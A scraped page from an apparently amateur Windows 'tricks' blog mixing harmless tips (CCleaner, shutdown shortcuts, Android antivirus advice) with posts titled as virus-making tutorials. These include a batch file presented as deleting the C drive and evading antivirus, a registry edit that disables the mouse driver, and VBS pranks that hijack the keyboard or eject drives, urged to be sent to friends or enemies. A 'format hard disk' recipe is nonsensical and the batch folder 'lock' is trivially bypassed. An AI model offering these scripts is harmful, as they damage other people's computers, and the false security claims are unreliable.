HPBSE Dharamshala: CLASS 12th Result will be available on 06 May 2013

0 comments

Dear Students, HP Board Examination result for 12th class will be declare on 06 may 2013.
Result will be publish on website approx 02:00 in day.

Click here to go on Result website


Read More »

All India Banks IFSC Codes in Excel Sheet

0 comments

In previous post, I share a link for all india pincodes database download for free

But in this post, i am going to share all india banks IFSC Codes in excel format download link 


Read More »

All India PinCode Database In Excel File

0 comments

All India PinCode Database in Excel File is Here


Dear Visitors,

All India Pincode DataBase In Excel File is Available for Download.


Click Here to Download

Enjoy....

Read More »

Password Protect Any Folder Without Any Software

0 comments

Password Protect Any Folder Without Any Software

In my previous post i have teach you to hide files behind images. In this tutorial i will show you interesting and usefull trick to password protect folder without using any software using batch file programming. This trick will work on all windows platform (Win XP, Win 7). Follow below tutorial to learn this trick.

How To Lock Folder ?

1. Open Notepad and Copy code given below into it.
cls
@ECHO OFF
title coolhacking-tricks.blogspot.com
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST MyFolder goto MDMyFolder
:CONFIRM
echo Are you sure to lock this folder? (Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren MyFolder "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock Your Secure Folder
set/p "pass=>"
if NOT %pass%== coolhacks goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" MyFolder
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDMyFolder
md MyFolder
echo MyFolder created successfully
goto End
:End
2. Save the notepad file as lock.bat (.bat is must)
3. Now double click on lock.bat and a new folder will be created with name MyFolder
4. Copy all your data you want to protect in that New folder
5. Now double click on lock.bat and when command promp appears Type Y and press enter.
6. Now MyFolder will be hidden from you view, to access that folde double click on lock.bat
7. It will ask for password enter your password and done. (Default password is coolhacks)
  • To change the password replace coolhacks with new password in the above code

How To Further Secure ?

You might be thinking that anyone can access the password by opening that lock.bat file in Notepad or any other text editor. To make it more secure hide lock.bat in some secure location after following the above tutorial To access the secured file double click on lock.bat. I would suggest copying lock.bat file into Pendrive and copying it into your computer whenever you required to access to your protected files.

Read More »

Does Your Android Phone Need an Antivirus?

0 comments

Does Your Android Phone Need an Antivirus?

avast-for-android
The media is full of reports saying Android malware is exploding and that Android users are at risk. Does this mean you should install an antivirus app on your Android phone or tablet?
While there may be a lot of Android malware in the wild, a look at Android’s protections and studies from antivirus companies reveals that you’re probably safe if you follow some basic precautions.

Android Already Checks For Malware

Android itself has some built-in antivirus features. Before considering whether an antivirus app is useful, it’s important to examine the features Android already has:
  • Google Play apps are scanned for malware: Google uses a service named Bouncer to automatically scan apps on the Google Play Store for malware. As soon as an app is uploaded, Bouncer checks it and compares it to other known malware, Trojans, and spyware. Every application is run in a simulated environment to see if it will behave maliciously on an actual device. The app’s behavior is compared to the behavior of previous malicious apps to look for red flags. New developer accounts are particularly scrutinized – this is to prevent repeat offenders from creating new accounts.
  • Google Play can remotely uninstall apps: If you’ve installed an app that is later found to be malicious, Google has the ability to remotely uninstall this app from your phone when it’s pulled from Google Play
  • Android 4.2 scans sideloaded apps: While apps on Google Play are checked for malware, apps that are sideloaded (installed from elsewhere) were not checked for malware. On Android 4.2, when you first try to sideload an app, you’ll be asked whether you want to verify sideloaded apps are safe. This ensures that all apps on your device are checked for malware.

  • Android 4.2 blocks premium rate SMS messages: Android 4.2 prevents apps from sending premium-rate SMS messages in the background and alerts you when an app tries to do this. Malware creators use this technique to rack up charges on your cell phone bill and make money for themselves.
  • Android restricts apps: Android’s permission and sandboxing systems helps limit the scope of any malware. Apps can’t sit in the background and watch every keystroke or access protected data, such as your online banking credentials from your bank’s app. Apps must also declare the permissions they require at installation.

Where Does Malware Come From?

Prior to Android 4.2, the majority of Android’s anti-malware features weren’t actually found on Android devices themselves – the protection was found in Google Play. This means that users who download apps from outside the Google Play store and sideload them are more at risk.
A recent study by McAfee found that over 60% of Android malware samples they received were from a single family of malware, known as “FakeInstaller.” FakeInstallers disguise themselves as legitimate apps. They may be available on a web page that pretends to be an official website or on an unofficial, fake Android Market with no protection against malware. Once installed, they send premium-rate SMS text messages in the background, costing you money.
On Android 4.2, the built-in malware protection would hopefully catch a FakeInstaller as soon as it’s sideloaded. Even if it didn’t, Android would alert the user when the app tried to send SMS messages in the background.
On previous versions of Android, you can protect yourself by installing apps from legitimate sources, such as Google Play. A pirated version of a paid app offered on a suspicious website may be stuffed with malware – just like on Windows.
Another recent study by F-Secure, which found that Android malware was exploding, found a scary-sounding 28,398 samples of Android malware in Q3 2012. However, only 146 of these samples came from Google Play – in other words, only 0.5% of malware found was from Google Play. 99.5% came from outside Google Play, particularly on unofficial app stores in other countries where no checking or policing for malware is done.

Do You Need an Antivirus?

These studies indicate the majority of malware comes from outside the Google Play store. If you only install apps from Google Play, you should be fairly safe – especially if you check the permissions an app requires before you install it. For example, don’t install games that require permissions to send SMS messages. Very few apps (only apps that interact with SMS messages) need this permissions to function.
If you only install apps from Google Play, you shouldn’t need an antivirus. However, if you regularly sideload apps from outside Google Play, you should probably install an antivirus app just to be safe. Of course, it’s generally best not to sideload suspicious apps in the first place. There are exceptions, such as installing apps from the Amazon Appstore, downloading games you’ve purchased from the Humble Indie Bundle, or installing the Swype keyboard from Swype’s website, but you probably shouldn’t downloaded pirated games from suspicious websites – of course, that’s just common sense.

If you do want an antivirus, there are some good free options. avast! Mobile Security for Android is particularly well-reviewed and is completely free.

Antivirus Apps Have Other Features

However, this isn’t the end of the story. Android antivirus apps are often full-featured security suites. They often include other useful features, such as a “find my Android” feature you can use to remotely find your Android phone if you lose it or if it’s stolen. This is particularly useful, as it’s not built into Android.
Apps may also offer other useful features. For example, avast! offers a “Privacy Report” feature that sorts your installed apps by permission so you can see if you have any apps that require too many permissions. avast! also offers a firewall that allows rooted users to block certain apps from accessing the Internet.
If you want any of these features – particularly the “find my Android” anti-theft feature – an Android security app can still be useful.

As long as you stick to apps from Google Play, you probably don’t need an antivirus – especially if you’re using Android 4.2 or later. The majority of Android malware comes from third-party app stores and apps downloaded from suspicious websites. To be extra safe, check the permissions of apps you install.

Read More »

How to Use CCleaner 9 Tips and Tricks

0 comments

How to Use CCleaner Like a Pro: 9 Tips & Tricks

image
There’s more to CCleaner than clicking a single button. This popular application for wiping temporary files and clearing private data hides a variety of features, from fine-grained options for tweaking the cleaning process to full drive-wiping tools.
CCleaner is easy for beginners to use – just launch it and click the Run Cleaner button. But there’s a lot more you can do with it.

Consider What You Delete

CCleaner clears a lot of stuff by default. You might want to reconsider clearing the browser caches (Temporary Internet Files for Internet Explorer). Browsers store these files on your system to speed up browsing in the future. When you revisit a site, the site will load faster if images and other files are cached on your system. Clearing these will free up some space and increase your browsing privacy, if you’re worried about that, but frequent cache cleanings can slow down your web browsing.

Erasing the thumbnail cache (under Windows Explorer) can also slow things down – if you open up a folder with a lot of image files, it will take some time to recreate the cache. Clearing it does free up space, but at the cost of recreating the cache later.
Many other options clear most-recently-used lists (MRUs) in Windows and other programs. These lists don’t take up much space, but can be privacy concerns – if there’s a most-recently-used list you rely on, be sure to uncheck it.

Whitelist Important Cookies

CCleaner clears all cookies by default, but you might want to keep some. If you find yourself always logging into your favorite websites after running CCleaner, open the Cookies pane in the Options section.
CCleaner can help you with this whitelisting – right-click in the Cookies pane and select Intelligent Scan. CCleaner will automatically add Google, Hotmail, and Yahoo Mail cookies to your whitelist.

You’ll probably want to add other cookies to the whitelist, too. For example, locate the howtogeek.com cookie in the list and click the right arrow button to add it to your whitelist. CCleaner will leave your How-To Geek cookie alone, so you don’t have to log back into How-To Geek after clearing your cookies.

Beware the Registry Cleaner

While CCleaner does include a registry cleaner, I’d recommend against running it. The Windows registry contains hundreds of thousands of entries; removing a few hundred (at most) won’t give you an increase in performance. Registry cleaners can accidentally remove important registry values, however, so there’s risk with little reward.

That said, if you’re dead set on running a registry cleaner, CCleaner is one of the safer ones. If you do run the registry cleaner, ensure you back up any changes you make. You can restore the deleted registry entries from the backup file if you encounter any problems.

Manage Startup Programs

The Startup panel in the Tools section allows you to disable programs that automatically run when your computer starts. To avoid losing an autostart entry that may be important, use the Disable option instead of the Delete option. You can easily re-enable a disabled autostart entry later.

Wipe Drives

When Windows or another operating system deletes a file, it doesn’t actually wipe the file from your hard disk. Instead, the pointers to the files are deleted and the operating system marks the file’s location as free space. File recovery programs can scan your hard disk for these files, and, if the operating system hasn’t written over the area, can recover the data. CCleaner can help protect against this by wiping the free space with its Drive Wiper tool.

While some people believe that multiple passes are necessary to irrecoverably delete files, one pass should probably be fine. If you’re disposing of a hard drive, you can also perform a full erase of all the data on the drive with this tool.
You can also have CCleaner wipe free space every time you run it by enabling the Wipe Free Space checkbox under Advanced in the Cleaner section. Enabling this option will make CCleaner take much longer to clean up your system – CCleaner recommends leaving it disabled.

Securely Delete Files

You can have CCleaner delete files securely, effectively using the Drive Cleaner tool on each file it deletes. Bear in mind that this is slower than deleting the files normally – that’s why operating systems don’t securely delete files by default. If you’re concerned about privacy, enable this option from the Settings tab in the Options section.

Include Custom Files

If you use a program that isn’t included in CCleaner’s list of applications, or you have a temporary file directory you want cleared regularly, you can specify custom folders and files in CCleaner. CCleaner will delete these files and empty these folders when you run it.
To add a custom folder or file, open the Options section and use the options on the Include tab. Be careful when adding folders or files; you could accidentally add important files or folders and lose them.

The custom files you specify here are only cleaned if the Custom Files and Folders checkbox under Advanced is enabled.

Exclude Files

Likewise, if CCleaner keeps clearing something you don’t want it to clear, you can add an exclusion in the Options section. You can exclude an entire drive, folder, file, or registry key. You can also restrict the exclusion to specific file extensions.

Manage Installed Programs

CCleaner’s tools include the Uninstall panel, which lists your installed programs. This panel includes a few more features than the default Windows one – you can rename or delete the entries here and any changes you make will also appear in the Windows Control Panel.
You can also save the list of installed programs to a text file – an easy way to keep a list of your installed programs in case you need to remember and reinstall them from scratch.


Once you’ve got CCleaner set up, you can run it automatically each night or create a shortcut or hotkey to run it silently.


Read More »

Create Shutdown / Restart / Lock Icons in Windows 7 or Vista

0 comments

Create Shutdown / Restart / Lock Icons in Windows 7 or Vista


If you dislike the new Windows Vista shutdown menu, you are probably in the majority. An alternative option is to create icons that will let you shut down, lock, or restart your computer without having to mess with that stupid popup menu.
Of course, Windows 7 makes the shutdown menu a lot better, but if you want a shortcut elsewhere or to assign a hotkey, this should help you out.
This tip is nothing new, and probably very old hat to most of the advanced geeks reading this feed. I’ve been asked this question so many times in the last month that I decided to finally just write it up for everybody.
First right-click on the desktop, choose New and then Shortcut.
image
In the shortcut location box, you’ll need to enter the correct command, which I’ve listed for you below.

Shutdown Computer
Shutdown.exe -s -t 00
Restart Computer
Shutdown.exe -r -t 00
Lock Workstation
Rundll32.exe User32.dll,LockWorkStation
Hibernate Computer
rundll32.exe PowrProf.dll,SetSuspendState
Sleep Computer
rundll32.exe powrprof.dll,SetSuspendState 0,1,0
When you’ve clicked next on the above dialog, you’ll be asked to name the shortcut. Probably best to name it according to the right function.

After you click Finish, you should now have a new icon that you can double-click to immediately shutdown, restart, or lock your computer.
Change Shortcut Icon
The default icon is really ugly, and if you want to have separate shortcuts for each function you might want to change the icon. Right-click on the icon and choose properties.

Click the Change Icon button, and then you can pick from the available icons in the system, or you can use the Browse button to pick an icon you downloaded off the web.

Note that you can drag them to your quick launch bar if you’d prefer to have them there.
And so ends the tale of the shutdown icons…

Read More »

Lock a Folder With Password Using Free Folder Locker

1 comments

Lock a Folder With Password Using Free Folder Locker

All of us have some files and folders that we consider private. They can be anything from our business documents to pictures of friends and family. These are files that we don't want other people using our computer to know about. As Windows offers no way to protect our private information, most of us get in awkward situations when these files are discovered by unwanted people.

Lock Folder Windows
Surely, you can store this information in a hidden folder. The only problem is that anyone can easily search the contents of a hidden folder using Windows Search itself.

The only viable solution is storing this content in a password protected folder so that only those people knowing the password of the folder can access it. There are many Folder Locking programs available online but the problem is that most of the good ones are paid. Even if you do manage to get a good free one, you will be looked at suspiciously when people see a folder locker in the list of your installed programs.

If you too find yourself in a similar situation, you can try Folder Locker, a password protector for Windows folders that is not only free but is also portable meaning that it does not need to be installed. Just click on the exe file and the program will start running. I have created this program based on suggestions and feature requests that I have received by email over the last two years.

Folder Locker

Folder Locker offers each user a protected folder that can only be opened by entering the password in FolderLocker. Unlike most security programs, FolderLocker is small in size (nearly 58KB) and does not show the folder that it is protecting. This gives an additional advantage that people who don't know the password do not have a target to try and hack their way into. As the software is portable, you can hide it or even delete it after protecting your folder and no one will have a clue that it was used. Then whenever you need to access protected files, you can re-download the program from this page, enter the password and access your protected files.

Download FolderLocker

Download for Windows 8, Windows 7 and Windows Vista

Download for Windows XP


How to use FolderLocker?
When you run Folder Locker for the first time, the program will ask you for a password that you want to use. Enter a password that you can remember as this will be the password to your protected folder.

Lock Folder With Password

After entering the password, the program will open a folder named SecuredFILES. This is your protected folder. You can add all your private files in this folder. This folder is located at the Desktop. After adding all your files, you may close this folder.

Then, you can use the menu in the program to lock your folder. To lock the folder, type lock as your action. After successfully locking the folder, FolderLocker will display that the folder is locked.

Free Folder Lock

Unlocking the protected folder is easy. Just type unlock as your action. Then the program will ask you to enter your password. Upon successfully entering the password, the program will display the contents of your protected folder.

Changing the Password: Just type change as your action. The program will ask you for your current password. Upon successful entry of the current password, the program will ask for your new password and change it instantly.

Acknowledgment: This software has been made possible only through the suggestions of readers of this blog, especially Ernell Albert Galido for his idea of using a menu based interface.

Windows Compatibility: This program has been successfully tested on Windows 8, Windows 7, Windows Vista and Windows XP.

Read More »

Make a Personal Diary(Log) with Notepad (Easter Eggs)

0 comments

Make a Personal Diary(Log) with Notepad (Easter Eggs)



Notepad Diary
Notepad Diary
You can use this trick to create a personal log with Notepad which will automatically include the current date and time before your note. To do so, open Notepad and type .LOG in capital letters and press Enter. Save the file. Now, every time you open this file, notepad will automatically insert the current time and date before the note. Just enter your note and save the file each time after making an entry.

All these Notepad tricks are totally harmless and would not harm your PC in any way. To close any of the VBS trick given, open task manager and close the wscript.exe process. These tricks work on Windows 8, Windows 7, Windows Vista and Windows XP.

Read More »

Create a Harmless Funny Virus with Notepad-Continuously eject CD/DVD drives

0 comments

Create a Harmless Funny Virus with Notepad-Continuously eject CD/DVD drives

This VBS trick will create a code which will continuously eject all your connected Optical drives. If you put them back in, it will pop them out again. Copy this code and paste it in Notepad as Virus.vbs or *.vbs.

Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

Double click to open this file and you will be impressed by this awesome trick.

Read More »

Make Your Keyboard Type (Any) Message Continuously-VBS Trick

0 comments

Make Your Keyboard Type (Any) Message Continuously-VBS Trick

 
This VBS trick can make any of your friend's keyboard type any message continuously. Open Notepad, copy the code given below and save the file as Tricks.vbs or *.vbs. You will need to restart your computer to stop this. Try this after closing all important programs.

Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "This is a Virus. You have been infected."
loop
Send this file to your friends as an email attachment to see the fun.

Read More »

Matrix Falling Code Effect - Notepad CMD (.BAT) Tricks

0 comments

Matrix Falling Code Effect - Notepad CMD (.BAT) Trick



Inspired by the movie Matrix, this falling code trick is extremely popular on social networking websites. Copy and paste the code given below in Notepad and save the file as "Matrix.bat" or *.bat.

@echo off
color 02
:tricks
echo %random%%random%%random%%random%%random%%random%%random%%random%
goto tricks


Notepad tricks
Matrix Falling Code Effect - Notepad Trick

Upon running the bat file, you will see the "Matrix falling code" effect.

Read More »

Make Virus to Format Hard Disk

0 comments

Virus to Format Hard Disk

Today i will show you how to make a virus to format Hard disk. You can send this file toyour friend or enemy to format their Hard disk. But please dont try this on your own computer or else you will end up formatting your own computer.
  • Copy the below codes into Notepad.
01001011000111110010010101010101010000011111100000
  • Save the file as Format.exe
  • You have created your virus. Enjoy !!!

Read More »

Finding IP Address Of A Website Using Command Prompt Or CMD

0 comments

Finding Ip Address Of A Website Using Command Prompt Or CMD

In this tutorial i will teach you to find Ip Address of any website using Command Promptor in short CMD. Using IP Address you can find location of the website server and do more stuff. I will demostrate this tutorial with Google but you can use this method to find IP Address of any website like twitter, facebook etc. So lets get started.

How to find IP ?

1. Go to Start > Type CMD and press Enter.
2. Now write Ping followed by website URL whose IP you want to find.
finding ip adddress of website

3. It will take less then a second and come up with the results as shown below.
finding ip adddress of website
Enjoy it

Read More »

Making Nameless Folder In Windows

0 comments

Making Nameless Folder In Windows

creating nameless folder
In this small tutorial i will show you a simple windows trick. Basically you can not make folder with no name on windows. This trick will allow you to make folder without any name. This trick works on any windows operating system.

How To Make Nameless Folder

Before attempting this trick, try to make a folder with no name and you will fail to do so. This is what this trick will let you do. Below is screenshot of folder before and after doing this interesting trick.
creating nameless folder
  1. Make a Newfolder on desktop or where ever you want.
  2. Right click on this newly created folder and select Rename.
  3. Erase the text showing "New Folder".
  4. Now keep Pressing Alt (i.e alter key) and type 255. If you are on laptop then you need to enable your Num Lock and type from the highlighted number keys not from those below function keys.
  5. After that leave alt key and Press enter.
  6. Done you just created nameless folder.

Its Amazing

Read More »

Make Dangerous Virus In A Minute

0 comments

Learn To Make Dangerous Virus In A Minute


In my previous post i had teach you guys to create virus that disable mouse andVirus to format Hard Disk. In this post i will teach you to make simple yet very powerfull or you can say harmfull computer virus using a batch file. No software is required to make this virus, Noteapad is enough for it. The good thing about this virus is it is not detected by any AntiVirus.


What will this virus do ?

You will create this virus using batch file programming. This virus will delete the C Drive completely. The good thing about this virus is that it is not detected by antivirus.

How to Make the virus ?

1. Open Notepad and copy below code into it.
 
@Echo off
Del C:\ *.* |y

2. Save this file as virus.bat (Name can be anything but .bat is must)
3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.
 
It's cooool

Read More »

Make Virus that disable Mouse

0 comments

Make a virus that disable Mouse


Today we are goning to make a batch virus which is harmfull it will disable your mouse so think before trying it on yourself.

Open Notepad and copy below codes
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------
  • Save this file as virus.bat
  • Done, you just created your virus.

Read More »

Disable Right Click On Your Website Or Blog

0 comments

How To Disable Right Click On Your Website Or Blog ?


 Disable Right Click for blog
If you own a blog or a website then you always want to prevent other malicious bloggers from copying the content from your blog. You might have written an article with great efforts and lots of research and other just copy/paste it on their blog. To prevent such users from copying content from your blog i will show you Javascript Trick to disableright click on your blog. So lets get started.

How To Disable Right Click On Your Blog ?

1. Got to your blogger Dashboard and then Click on Layout.
blogger widget

2. Now Click on Add Gadget and select Html/Javascript.
blogger widget
3. Now paste code given below in the pop up window.
< !--MBW Code-->
< script language='JavaScript1.2'>
function disableselect(e){
return false
}
function reEnable(){
return true
}
document.onselectstart=new Function ("return false")
if (window.sidebar){
document.onmousedown=disableselect
document.onclick=reEnable
}
< /script>
< !--Code End http://mybloggersworld.blogspot.in>

 
4. Save it and done. Now users will not be able to right click on your website. 5. If you like to disable mouse on your computer then check out tutorial given below.
 
Try This

Read More »

Block FaceBook On your PC

0 comments
In this tutorial i will share with you guys an amazing programme or small little tool that will allow you block facebook on your computer easily in just few simple steps. So lets get started


How To Use Facebook Blocker ?

1. First download Facebook Blocker by Clicking Here
2. Extract the file and right click on Facebook Blocker.exe and run it as administator(Important)
3. Press 1 in order to backup your host file to be on the safe side.
facebook blocker
4. Now Press 2 to block facebook
5. Its time to check if facebook is blocked or not to do that Press 5
6. Hope this help you if you have any question leave a comment below.
 
Good Luck


Read More »
Web Hosting